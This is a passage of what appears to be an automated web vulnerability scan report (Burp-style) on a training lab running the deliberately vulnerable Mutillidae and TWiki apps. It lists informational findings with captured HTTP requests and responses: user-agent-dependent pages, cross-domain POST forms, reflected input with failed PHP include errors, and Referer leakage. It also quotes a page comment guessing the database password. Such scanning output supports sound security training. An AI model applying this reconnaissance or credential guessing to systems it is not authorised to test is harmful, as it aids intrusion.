Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.6312.122 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: PHPSESSID=6932a9926364e9fc1cdb8767cd50fce1
Upgrade-Insecure-Requests: 1
Sec-CH-UA: ".Not/A)Brand";v="99", "Google Chrome";v="123", "Chromium";v="123"
Sec-CH-UA-Platform: Windows
Sec-CH-UA-Mobile: ?0
Content-Length: 0
```

Response 2

```
HTTP/1.1 200 OK
Date: Fri, 03 May 2024 09:17:52 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Logged-In-User:
Cache-Control: public
Pragma: public
Last-Modified: Fri, 03 May 2024 09:17:53 GMT
Connection: close
Content-Type: text/html
Content-Length: 24408

<!-- I think the database password is set to blank or perhaps samurai.
```

It depends on whether you installed this web app from irongeeks site or are using it inside Kevin Johnsons Samurai w  
...[SNIP]...

## 13. User agent-dependent response

There are 2 instances of this issue:

- /mutillidae/
- /mutillidae/index.php

### Issue description

Application responses may depend systematically on the value of the User-Agent header in requests. This behavior does not itself constitute a security vulnerability, but may point towards additional attack surface within the application, which may contain vulnerabilities.

This behavior often arises because applications provide different user interfaces for desktop and mobile users. Mobile interfaces have often been less thoroughly tested for vulnerabilities such as cross-site scripting, and often have simpler authentication and session handling mechanisms that may contain problems that are not present in the full interface.


To review the interface provided by the alternate User-Agent header, you can configure a match/replace rule in Burp Proxy to modify the User-Agent header in all requests, and then browse the application in the normal way using your normal browser.

### Vulnerability classifications

- CWE-16: Configuration

#### 13.1. http://192.168.146.241/mutillidae/

### Summary

|  |             |                        |
|--|-------------|------------------------|
|  | Severity:   | Information            |
|  | Confidence: | Firm                   |
|  | Host:       | http://192.168.146.241 |
|  | Path:       | /mutillidae/           |

### Request 1

```
GET /mutillidae/ HTTP/1.1
Host: 192.168.146.241
Accept-Encoding: gzip, deflate, br
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.6312.122 Safari/537.36
Connection: close
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Referer: http://192.168.146.241/
Sec-CH-UA: ".Not(A)Brand";v="99", "Google Chrome";v="123", "Chromium";v="123"
Sec-CH-UA-Platform: Windows
Sec-CH-UA-Mobile: ?0
Content-Length: 0
```

### Response 1

```
HTTP/1.1 200 OK
Date: Fri, 03 May 2024 09:12:29 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Logged-In-User:
Cache-Control: public
Pragma: public
Set-Cookie: PHPSESSID=a69a319aa2d500e29296189a151b9534; path=/
Last-Modified: Fri, 03 May 2024 09:12:30 GMT
Connection: close
Content-Type: text/html
Content-Length: 24303

<!-- I think the database password is set to blank or perhaps samurai.
It depends on whether you installed this web app from irongeeks site or
are using it inside Kevin Johnsons Samurai w
...[SNIP]...
<div class="footer">Browser: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.6312.122 Safari/537.36</div>
```

...[SNIP]...

Request 2

GET /mutillidae/ HTTP/1.1  
Host: 192.168.146.241  
Accept-Encoding: gzip, deflate, br  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.7  
Accept-Language: en-US;q=0.9,en;q=0.8  
User-Agent: Mozilla/5.0 (iPhone; CPU iPhone OS 5\_1 like Mac OS X) AppleWebKit/534.46 (KHTML, like Gecko) Version/5.1 Mobile/9B176 Safari/7534.48.3  
Connection: close  
Cache-Control: max-age=0  
Upgrade-Insecure-Requests: 1  
Referer: http://192.168.146.241/  
Sec-CH-UA: ".Not(A)Brand";v="99", "Google Chrome";v="123", "Chromium";v="123"  
Sec-CH-UA-Platform: Windows  
Sec-CH-UA-Mobile: ?0  
Content-Length: 0

Response 2

HTTP/1.1 200 OK  
Date: Fri, 03 May 2024 09:12:26 GMT  
Server: Apache/2.2.8 (Ubuntu) DAV/2  
X-Powered-By: PHP/5.2.4-2ubuntu5.10  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Logged-In-User:  
Cache-Control: public  
Pragma: public  
Set-Cookie: PHPSESSID=ceeb2596a956ef3bc74c171b9d66c182; path=/  
Last-Modified: Fri, 03 May 2024 09:12:28 GMT  
Connection: close  
Content-Type: text/html  
Content-Length: 24321  
  
<!-- I think the database password is set to blank or perhaps samurai.  
It depends on whether you installed this web app from irongeeks site or  
are using it inside Kevin Johnsons Samurai w  
...[SNIP]...  
<div class="footer">Browser: Mozilla/5.0 (iPhone; CPU iPhone OS 5\_1 like Mac OS X) AppleWebKit/534.46 (KHTML, like Gecko) Version/5.1 Mobile/9B176  
Safari/7534.48.3</div>  
...[SNIP]...

13.2. http://192.168.146.241/mutillidae/index.php

Summary

|  |             |                        |
|--|-------------|------------------------|
|  | Severity:   | Information            |
|  | Confidence: | Firm                   |
|  | Host:       | http://192.168.146.241 |
|  | Path:       | /mutillidae/index.php  |

Request 1

GET /mutillidae/index.php HTTP/1.1  
Host: 192.168.146.241  
Accept-Encoding: gzip, deflate, br  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.7  
Accept-Language: en-US;q=0.9,en;q=0.8  
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.6312.122 Safari/537.36  
Connection: close  
Cache-Control: max-age=0  
Cookie: PHPSESSID=4aede5576d3ff52154bc6565181dcaea  
Upgrade-Insecure-Requests: 1  
Referer: http://192.168.146.241/mutillidae/framer.html  
Sec-CH-UA: ".Not(A)Brand";v="99", "Google Chrome";v="123", "Chromium";v="123"  
Sec-CH-UA-Platform: Windows  
Sec-CH-UA-Mobile: ?0

Response 1

HTTP/1.1 200 OK  
Date: Fri, 03 May 2024 09:18:04 GMT  
Server: Apache/2.2.8 (Ubuntu) DAV/2  
X-Powered-By: PHP/5.2.4-2ubuntu5.10  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Logged-In-User:  
Cache-Control: public  
Pragma: public  
Last-Modified: Fri, 03 May 2024 09:18:05 GMT



Connection: close  
Content-Type: text/html  
Content-Length: 24303

<!-- I think the database password is set to blank or perhaps samurai.  
It depends on whether you installed this web app from irongeeks site or  
are using it inside Kevin Johnsons Samurai w

...[SNIP]...  
<div class="footer">Browser: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.6312.122 Safari/537.36</div>  
...[SNIP]...

Request 2

GET /mutillidae/index.php HTTP/1.1  
Host: 192.168.146.241  
Accept-Encoding: gzip, deflate, br  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.7  
Accept-Language: en-US;q=0.9,en;q=0.8  
User-Agent: Mozilla/5.0 (iPhone; CPU iPhone OS 5\_1 like Mac OS X) AppleWebKit/534.46 (KHTML, like Gecko) Version/5.1 Mobile/9B176 Safari/7534.48.3  
Connection: close  
Cache-Control: max-age=0  
Cookie: PHPSESSID=4aede5576d3ff52154bc6565181dcaea  
Upgrade-Insecure-Requests: 1  
Referer: http://192.168.146.241/mutillidae/framer.html  
Sec-CH-UA: ".Not(A)Brand";v="99", "Google Chrome";v="123", "Chromium";v="123"  
Sec-CH-UA-Platform: Windows  
Sec-CH-UA-Mobile: ?0

Response 2

HTTP/1.1 200 OK  
Date: Fri, 03 May 2024 09:18:02 GMT  
Server: Apache/2.2.8 (Ubuntu) DAV/2  
X-Powered-By: PHP/5.2.4-2ubuntu5.10  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Logged-In-User:  
Cache-Control: public  
Pragma: public  
Last-Modified: Fri, 03 May 2024 09:18:04 GMT  
Connection: close  
Content-Type: text/html  
Content-Length: 24321

<!-- I think the database password is set to blank or perhaps samurai.  
It depends on whether you installed this web app from irongeeks site or  
are using it inside Kevin Johnsons Samurai w

...[SNIP]...  
<div class="footer">Browser: Mozilla/5.0 (iPhone; CPU iPhone OS 5\_1 like Mac OS X) AppleWebKit/534.46 (KHTML, like Gecko) Version/5.1 Mobile/9B176 Safari/7534.48.3</div>  
...[SNIP]...

14. Cross-domain POST

There are 3 instances of this issue:

- /twiki/TWikiDocumentation.html
- /twiki/TWikiDocumentation.html
- /twiki/TWikiDocumentation.html

Issue background


Applications sometimes use POST requests to transfer sensitive information from one domain to another. This does not necessarily constitute a security vulnerability, but it creates a trust relationship between the two domains. Data transmitted between domains should be reviewed to determine whether the originating application should be trusting the receiving domain with this information.

Vulnerability classifications

- CWE-16: Configuration

14.1. http://192.168.146.241/twiki/TWikiDocumentation.html

Summary

|  |             |             |
|--|-------------|-------------|
|  | Severity:   | Information |
|  | Confidence: | Certain     |

|  |       |                                |
|--|-------|--------------------------------|
|  | Host: | http://192.168.146.241         |
|  | Path: | /twiki/TWikiDocumentation.html |

## Issue detail

The page contains a form which POSTs data to the domain **twiki.org**. The form contains the following fields:

- username
- oldpassword
- password
- passwordA
- TopicName
- change

## Request 1

```
GET /twiki/TWikiDocumentation.html HTTP/1.1
Host: 192.168.146.241
Accept-Encoding: gzip, deflate, br
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.6312.122 Safari/537.36
Connection: close
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Referer: http://192.168.146.241/twiki/
Sec-CH-UA: ".Not(A)Brand";v="99", "Google Chrome";v="123", "Chromium";v="123"
Sec-CH-UA-Platform: Windows
Sec-CH-UA-Mobile: ?0
```


## Response 1

```
HTTP/1.1 200 OK
Date: Fri, 03 May 2024 09:09:27 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
Last-Modified: Sun, 02 Feb 2003 02:45:14 GMT
ETag: "12ae8-6eb65-3b5a707228280"
Accept-Ranges: bytes
Content-Length: 453477
Connection: close
Content-Type: text/html

<html><head>
<title>TWikiDocumentation</title>
</head><body bgcolor="#ffffff">
<h1><a name="_TWiki_Reference_Manual_01_Feb_2"> TWiki Reference Manual (01 Feb 2003) </a></h1>
<p />
<script language="J
...[SNIP]...
<p />
<form name="passwd" action="http://TWiki.org/cgi-bin/passwd/TWiki/WebHome" method="post">
<table border="1" cellspacing="0" cellpadding="1">
...[SNIP]...
```

## 14.2. http://192.168.146.241/twiki/TWikiDocumentation.html

## Summary

|  |             |                                |
|--|-------------|--------------------------------|
|  | Severity:   | Information                    |
|  | Confidence: | Certain                        |
|  | Host:       | http://192.168.146.241         |
|  | Path:       | /twiki/TWikiDocumentation.html |

## Issue detail

The page contains a form which POSTs data to the domain **twiki.org**. The form contains the following fields:

- username
- password
- passwordA
- TopicName

## Request 1

```
GET /twiki/TWikiDocumentation.html HTTP/1.1
Host: 192.168.146.241
Accept-Encoding: gzip, deflate, br
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.6312.122 Safari/537.36
Connection: close
Cache-Control: max-age=0
```

Upgrade-Insecure-Requests: 1  
Referer: http://192.168.146.241/twiki/  
Sec-CH-UA: ".Not/A)Brand";v="99", "Google Chrome";v="123", "Chromium";v="123"  
Sec-CH-UA-Platform: Windows  
Sec-CH-UA-Mobile: ?0

Response 1

HTTP/1.1 200 OK  
Date: Fri, 03 May 2024 09:09:27 GMT  
Server: Apache/2.2.8 (Ubuntu) DAV/2  
Last-Modified: Sun, 02 Feb 2003 02:45:14 GMT  
ETag: "12ae8-6eb65-3b5a707228280"  
Accept-Ranges: bytes  
Content-Length: 453477  
Connection: close  
Content-Type: text/html

<html><head>  
<title>TWikiDocumentation</title>  
</head><body bgcolor="#ffffff">  
<h1><a name="\_TWiki\_Reference\_Manual\_01\_Feb\_2"> TWiki Reference Manual (01 Feb 2003) </a></h1>  
<p />  
<script language="J  
...[SNIP]...  
<p />  
<form name="passwd" action="http://TWiki.org/cgi-bin/passwd/Main/WebHome" method="post">  
<table border="1" cellspacing="0" cellpadding="1">  
...[SNIP]...

14.3. http://192.168.146.241/twiki/TWikiDocumentation.html

Summary

|   |             |                                |
|---|-------------|--------------------------------|
|  | Severity:   | Information                    |
|   | Confidence: | Certain                        |
|   | Host:       | http://192.168.146.241         |
|   | Path:       | /twiki/TWikiDocumentation.html |

Issue detail

The page contains a form which POSTs data to the domain **twiki.org**. The form contains the following fields:

- newweb
- baseweb
- baseweb
- baseweb
- baseweb
- baseweb
- webbgcolor
- sitemapwhat
- sitemapuseto
- nosearchall
- nosearchall
- newtopic
- action

Request 1

GET /twiki/TWikiDocumentation.html HTTP/1.1  
Host: 192.168.146.241  
Accept-Encoding: gzip, deflate, br  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.7  
Accept-Language: en-US;q=0.9,en;q=0.8  
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.6312.122 Safari/537.36  
Connection: close  
Cache-Control: max-age=0  
Upgrade-Insecure-Requests: 1  
Referer: http://192.168.146.241/twiki/  
Sec-CH-UA: ".Not/A)Brand";v="99", "Google Chrome";v="123", "Chromium";v="123"  
Sec-CH-UA-Platform: Windows  
Sec-CH-UA-Mobile: ?0

Response 1

HTTP/1.1 200 OK  
Date: Fri, 03 May 2024 09:09:27 GMT  
Server: Apache/2.2.8 (Ubuntu) DAV/2  
Last-Modified: Sun, 02 Feb 2003 02:45:14 GMT  
ETag: "12ae8-6eb65-3b5a707228280"  
Accept-Ranges: bytes  
Content-Length: 453477

```
Connection: close
Content-Type: text/html

<html><head>
<title>TWikiDocumentation</title>
</head><body bgcolor="#ffffff">
<h1><a name="_TWiki_Reference_Manual_01_Feb_2"> TWiki Reference Manual (01 Feb 2003) </a></h1>
<p />
<script language="J
...[SNIP]...
<p />
<form name="admin" action="http://TWiki.org/cgi-bin/manage/TWiki/ManagingWebs" method="post">
Create a new web by filling out this form. <strong>
...[SNIP]...
```

# 15. Input returned in response (reflected)

There are 3 instances of this issue:

- /mutillidae/ [page parameter]
- /mutillidae/index.php [PHPSESSID cookie]
- /mutillidae/index.php [page parameter]

## Issue background

Reflection of input arises when data is copied from a request and echoed into the application's immediate response.


Input being returned in application responses is not a vulnerability in its own right. However, it is a prerequisite for many client-side vulnerabilities, including cross-site scripting, open redirection, content spoofing, and response header injection. Additionally, some server-side vulnerabilities such as SQL injection are often easier to identify and exploit when input is returned in responses. In applications where input retrieval is rare and the environment is resistant to automated testing (for example, due to a web application firewall), it might be worth subjecting instances of it to focused manual testing.

## Vulnerability classifications

- CWE-20: Improper Input Validation
- CWE-116: Improper Encoding or Escaping of Output

### 15.1. http://192.168.146.241/mutillidae/ [page parameter]

## Summary

|  |             |                        |
|--|-------------|------------------------|
|  | Severity:   | Information            |
|  | Confidence: | Certain                |
|  | Host:       | http://192.168.146.241 |
|  | Path:       | /mutillidae/           |

## Issue detail

The value of the **page** request parameter is copied into the application's response.

## Request 1

```
GET /mutillidae/?page=add-to-your-blog.phpbuhbkj2b4 HTTP/1.1
Host: 192.168.146.241
Accept-Encoding: gzip, deflate, br
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.6312.122 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: PHPSESSID=5ee47abe27ebf9ebdedd0557be533e68
Upgrade-Insecure-Requests: 1
Referer: http://192.168.146.241/mutillidae/
Sec-CH-UA: ".Not(A)Brand";v="99", "Google Chrome";v="123", "Chromium";v="123"
Sec-CH-UA-Platform: Windows
Sec-CH-UA-Mobile: ?0
Content-Length: 0
```

## Response 1


```
HTTP/1.1 200 OK
Date: Fri, 03 May 2024 09:12:55 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Expires: Thu, 19 Nov 1981 08:52:00 GMT
```

Logged-In-User:  
Cache-Control: public  
Pragma: public  
Last-Modified: Fri, 03 May 2024 09:12:56 GMT  
Connection: close  
Content-Type: text/html  
Content-Length: 21930

```
<!-- I think the database password is set to blank or perhaps samurai.
It depends on whether you installed this web app from irongeeks site or
are using it inside Kevin Johnsons Samurai w
...[SNIP]...
<a href="/index.php?do=toggle-hints&page=add-to-your-blog.phpbuhbkj2b4">
...[SNIP]...
<a href="/index.php?do=toggle-security&page=add-to-your-blog.phpbuhbkj2b4">
...[SNIP]...
<a href="/index.php?do=toggle-security&page=add-to-your-blog.phpbuhbkj2b4">
...[SNIP]...
</b>: include(add-to-your-blog.phpbuhbkj2b4) [<a href='function.include'>
...[SNIP]...
</a>]: Failed opening 'add-to-your-blog.phpbuhbkj2b4' for inclusion (include_path='.:usr/share/php:usr/share/pear') in <b>
...[SNIP]...
```

15.2. http://192.168.146.241/mutillidae/index.php [PHPSESSID cookie]

Summary

|  |             |                        |
|--|-------------|------------------------|
|  | Severity:   | Information            |
|  | Confidence: | Certain                |
|  | Host:       | http://192.168.146.241 |
|  | Path:       | /mutillidae/index.php  |

Issue detail

The value of the **PHPSESSID** cookie is copied into the application's response.

Request 1

```
GET /mutillidae/index.php?page=browser-info.php HTTP/1.1
Host: 192.168.146.241
Accept-Encoding: gzip, deflate, br
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.6312.122 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: PHPSESSID=48ad3d32ecb645512f9bce18946598e0szsztc894g
Upgrade-Insecure-Requests: 1
Referer: http://192.168.146.241/mutillidae/
Sec-CH-UA: ".Not(A)Brand";v="99", "Google Chrome";v="123", "Chromium";v="123"
Sec-CH-UA-Platform: Windows
Sec-CH-UA-Mobile: ?0
Content-Length: 0
```


Response 1

```
HTTP/1.1 200 OK
Date: Fri, 03 May 2024 09:18:34 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Logged-In-User:
Cache-Control: public
Pragma: public
Last-Modified: Fri, 03 May 2024 09:18:35 GMT
Connection: close
Content-Type: text/html
Content-Length: 29167

<!-- I think the database password is set to blank or perhaps samurai.
It depends on whether you installed this web app from irongeeks site or
are using it inside Kevin Johnsons Samurai w
...[SNIP]...
<td>48ad3d32ecb645512f9bce18946598e0szsztc894g</pre>
...[SNIP]...
```

15.3. http://192.168.146.241/mutillidae/index.php [page parameter]

## Summary

|   |             |                        |
|---|-------------|------------------------|
|  | Severity:   | Information            |
|   | Confidence: | Certain                |
|   | Host:       | http://192.168.146.241 |
|   | Path:       | /mutillidae/index.php  |

## Issue detail

The value of the **page** request parameter is copied into the application's response.

## Request 1

```
GET /mutillidae/index.php?page=framing.phpbbii4vecbk HTTP/1.1
Host: 192.168.146.241
Accept-Encoding: gzip, deflate, br
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.6312.122 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: PHPSESSID=c14d2de8db027bbe506cb48206a375cd
Upgrade-Insecure-Requests: 1
Referer: http://192.168.146.241/mutillidae/
Sec-CH-UA: ".Not(A)Brand";v="99", "Google Chrome";v="123", "Chromium";v="123"
Sec-CH-UA-Platform: Windows
Sec-CH-UA-Mobile: ?0
Content-Length: 0
```

## Response 1

```
HTTP/1.1 200 OK
Date: Fri, 03 May 2024 09:13:55 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Logged-In-User:
Cache-Control: public
Pragma: public
Last-Modified: Fri, 03 May 2024 09:13:56 GMT
Connection: close
Content-Type: text/html
Content-Length: 21885

<!-- I think the database password is set to blank or perhaps samurai.
It depends on whether you installed this web app from irongeeks site or
are using it inside Kevin Johnsons Samurai w

...[SNIP]...
<a href="/index.php?do=toggle-hints&page=framing.phpbbii4vecbk">
...[SNIP]...
<a href="/index.php?do=toggle-security&page=framing.phpbbii4vecbk">
...[SNIP]...
<a href="/index.php?do=toggle-security&page=framing.phpbbii4vecbk">
...[SNIP]...
</b>: include(framing.phpbbii4vecbk) [<a href='function.include'>
...[SNIP]...
</a>]: Failed opening 'framing.phpbbii4vecbk' for inclusion (include_path='.:usr/share/php:usr/share/pear') in <b>
...[SNIP]...
```

# 16. Cross-domain Referer leakage

There are 14 instances of this issue:

- /mutillidae
- /mutillidae
- /mutillidae
- /mutillidae
- /mutillidae
- /mutillidae
- /mutillidae
- /mutillidae
- /mutillidae
- /mutillidae
- /mutillidae/
- /mutillidae/
- /mutillidae/index.php
- /mutillidae/index.php
- /mutillidae/index.php

## Issue background

When a web browser makes a request for a resource, it typically adds an HTTP header, called the "Referer" header, indicating the URL of the resource from which the request originated. This occurs in numerous situations, for example when a web page loads an image or script, or when a user clicks on a link or submits a form.

If the resource being requested resides on a different domain, then the Referer header is still generally included in the cross-domain request. If the originating URL contains any sensitive information within its query string, such as a session token, then this information will be transmitted to the other domain. If the other domain is not fully trusted by the application, then this may lead to a security compromise.

You should review the contents of the information being transmitted to other domains, and also determine whether those domains are fully trusted by the originating application.

Today's browsers may withhold the Referer header in some situations (for example, when loading a non-HTTPS resource from a page that was loaded over HTTPS, or when a Refresh directive is issued), but this behavior should not be relied upon to protect the originating URL from disclosure.

Note also that if users can author content within the application then an attacker may be able to inject links referring to a domain they control in order to capture data from URLs used within the application.

## Issue remediation

Applications should never transmit any sensitive information within the URL query string. In addition to being leaked in the Referer header, such information may be logged in various locations and may be visible on-screen to untrusted parties. If placing sensitive information in the URL is unavoidable, consider using the Referer-Policy HTTP header to reduce the chance of it being disclosed to third parties.

## References


- Referer Policy
- Web Security Academy: Information disclosure

## Vulnerability classifications

- CWE-200: Information Exposure

# 16.1. http://192.168.146.241/mutillidae

## Summary

|   |             |                        |
|---|-------------|------------------------|
|  | Severity:   | Information            |
|   | Confidence: | Certain                |
|   | Host:       | http://192.168.146.241 |
|   | Path:       | /mutillidae            |

## Issue detail

The application contains the following link to another domain from URLs containing a query string:

- https://addons.mozilla.org/en-US/firefox/collections/jdruin/pro-web-developer-qa-pack/

This issue was found in multiple locations under the reported path.

## Request 1

```
GET /mutillidae/?page=show-log.php HTTP/1.1
Host: 192.168.146.241
Accept-Encoding: gzip, deflate, br
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.6312.122 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: PHPSESSID=5686f62b2076979f463be97f6eb71312
Upgrade-Insecure-Requests: 1
Referer: http://192.168.146.241/mutillidae/
Sec-CH-UA: ".Not(A)Brand";v="99", "Google Chrome";v="123", "Chromium";v="123"
Sec-CH-UA-Platform: Windows
Sec-CH-UA-Mobile: ?0
```

## Response 1

```
HTTP/1.1 200 OK
Date: Fri, 03 May 2024 09:11:21 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Logged-In-User:
Cache-Control: public
Pragma: public
Last-Modified: Fri, 03 May 2024 09:11:21 GMT
Connection: close
Content-Type: text/html
Content-Length: 23038
```

<!-- I think the database password is set to blank or perhaps samurai.  
It depends on whether you installed this web app from irongeeks site or

are using it inside Kevin Johnsons Samurai w

...[SNIP]...</i>

<a href="https://addons.mozilla.org/en-US/firefox/collections/jdruin/pro-web-developer-qa-pack/" target="\_blank">Professional Web Application Developer Quality Assurance Pack</a>

...[SNIP]...<div class="label" style="text-align: center;">Site hacked...err...quality-tested with Samurai WTF, Backtrack, Firefox, Burp-Suite, Netcat, and<a href="https://addons.mozilla.org/en-US/firefox/collections/jdruin/pro-web-developer-qa-pack/" style="text-decoration: none;">these Mozilla Add-ons</a>

...[SNIP]...

Request 2

GET /mutillidae/?page=view-someones-blog.php HTTP/1.1  
Host: 192.168.146.241  
Accept-Encoding: gzip, deflate, br  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.7  
Accept-Language: en-US;q=0.9,en;q=0.8  
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.6312.122 Safari/537.36  
Connection: close  
Cache-Control: max-age=0  
Cookie: PHPSESSID=1a7cb747d6250279186675ed5a59d124  
Upgrade-Insecure-Requests: 1  
Referer: http://192.168.146.241/mutillidae/  
Sec-CH-UA: ".Not(A)Brand";v="99", "Google Chrome";v="123", "Chromium";v="123"  
Sec-CH-UA-Platform: Windows  
Sec-CH-UA-Mobile: ?0

Response 2

HTTP/1.1 200 OK  
Date: Fri, 03 May 2024 09:11:17 GMT  
Server: Apache/2.2.8 (Ubuntu) DAV/2  
X-Powered-By: PHP/5.2.4-2ubuntu5.10  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Logged-In-User:  
Cache-Control: public  
Pragma: public  
Last-Modified: Fri, 03 May 2024 09:11:18 GMT  
Connection: close  
Content-Type: text/html  
Content-Length: 24442

<!-- I think the database password is set to blank or perhaps samurai.  
It depends on whether you installed this web app from irongeeks site or  
are using it inside Kevin Johnsons Samurai w

...[SNIP]...</i>

<a href="https://addons.mozilla.org/en-US/firefox/collections/jdruin/pro-web-developer-qa-pack/" target="\_blank">Professional Web Application Developer Quality Assurance Pack</a>

...[SNIP]...<div class="label" style="text-align: center;">Site hacked...err...quality-tested with Samurai WTF, Backtrack, Firefox, Burp-Suite, Netcat, and<a href="https://addons.mozilla.org/en-US/firefox/collections/jdruin/pro-web-developer-qa-pack/" style="text-decoration: none;">these Mozilla Add-ons</a>

...[SNIP]...

Request 3

GET /mutillidae/?page=login.php HTTP/1.1  
Host: 192.168.146.241  
Accept-Encoding: gzip, deflate, br  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.7  
Accept-Language: en-US;q=0.9,en;q=0.8  
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.6312.122 Safari/537.36  
Connection: close  
Cache-Control: max-age=0  
Cookie: PHPSESSID=5c98bec81002f376f79d9b7bbdf0eef0  
Upgrade-Insecure-Requests: 1  
Referer: http://192.168.146.241/mutillidae/  
Sec-CH-UA: ".Not(A)Brand";v="99", "Google Chrome";v="123", "Chromium";v="123"  
Sec-CH-UA-Platform: Windows  
Sec-CH-UA-Mobile: ?0

Response 3

HTTP/1.1 200 OK  
Date: Fri, 03 May 2024 09:11:29 GMT  
Server: Apache/2.2.8 (Ubuntu) DAV/2  
X-Powered-By: PHP/5.2.4-2ubuntu5.10  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Logged-In-User:




Cache-Control: public  
Pragma: public  
Last-Modified: Fri, 03 May 2024 09:11:29 GMT  
Connection: close  
Content-Type: text/html  
Content-Length: 25512

```
<!-- I think the database password is set to blank or perhaps samurai.  
It depends on whether you installed this web app from irongeeks site or  
are using it inside Kevin Johnsons Samurai w  
...[SNIP]...  
</i>  
    <a href="https://addons.mozilla.org/en-US/firefox/collections/jdruin/pro-web-developer-qa-pack/" target="_blank">  
        Professional Web Application Developer Quality Assurance Pack  
    </a>  
...[SNIP]...  
<div class="label" style="text-align: center;">  
    Site hacked...err...quality-tested with Samurai WTF, Backtrack, Firefox, Burp-Suite, Netcat, and  
